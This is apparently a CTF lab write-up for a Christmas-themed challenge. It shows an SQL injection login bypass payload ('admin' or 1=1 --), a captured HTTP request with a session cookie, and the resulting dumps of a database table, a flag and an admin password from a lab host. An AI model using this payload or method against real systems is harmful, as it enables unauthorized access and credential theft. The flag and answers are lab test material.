


**Do not attempt to login if you are not a member of Santa's corporation!**

Username: admin' or 1=1 --


Password: admin

Use Burp Suite to intercept and save file



```
GET /santapanel?search=ivan HTTP/1.1
Host: 10.10.153.131:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.153.131:8000/santapanel
Cookie: session=eyJhdXRoIjp0cnVlfQ.YrgcSQ._0YOH-x2AwYuqbP2tNmHaPKRHlA
Upgrade-Insecure-Requests: 1
```


Enter command given to see database and number of entries



```
Table: sequels
[22 entries]
+-------------+-----+-----------------------------+
| kid         | age | title                       |
+-------------+-----+-----------------------------+
| James       | 8   | shoes                       |
| John        | 4   | skateboard                  |
```

## Question 5


Refer to James age in table



```
| kid          | age | title
+--------------+-----+----------------------
| James        | 8   | shoes
| John         | 4   | skateboard
| Robert       | 17  | iphone
| Michael      | 5   | playstation
| William      | 6   | xbox
| David        | 6   | candy
| Richard      | 9   | books
| Joseph       | 7   | socks
| Thomas       | 10  | 10 McDonalds meals
| Charles      | 3   | toy car
| Christopher  | 8   | air hockey table
| Daniel       | 12  | lego star wars
| Matthew      | 15  | bike
| Anthony      | 3   | table tennis
| Donald       | 4   | fazer chocolate
| Mark         | 17  | wii
| Paul         | 9   | github ownership
| James        | 8   | finnish-english dictionar
```

## Question 6


Check database on what Paul ask for



```
| Mark        | 17  | wii
| Paul        | 9   | github ownership
```

## Question 7


Find flag from another table in the database



```
+-------------------------------------+
| flag                                |
+-------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-------------------------------------+
```

## Question 8

Get admin password from database as well



```
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+

[04:41:26] [INFO] table 'SQLite masterdb
```

Thought Process/Methodology:

I bypass the login by using a SQli bypass. I then used Burp Suite to intercept the request which I then saved to be accessed through the terminal using a command that I was given. I then accessed the database to retrieve various information that I needed as well as the flag.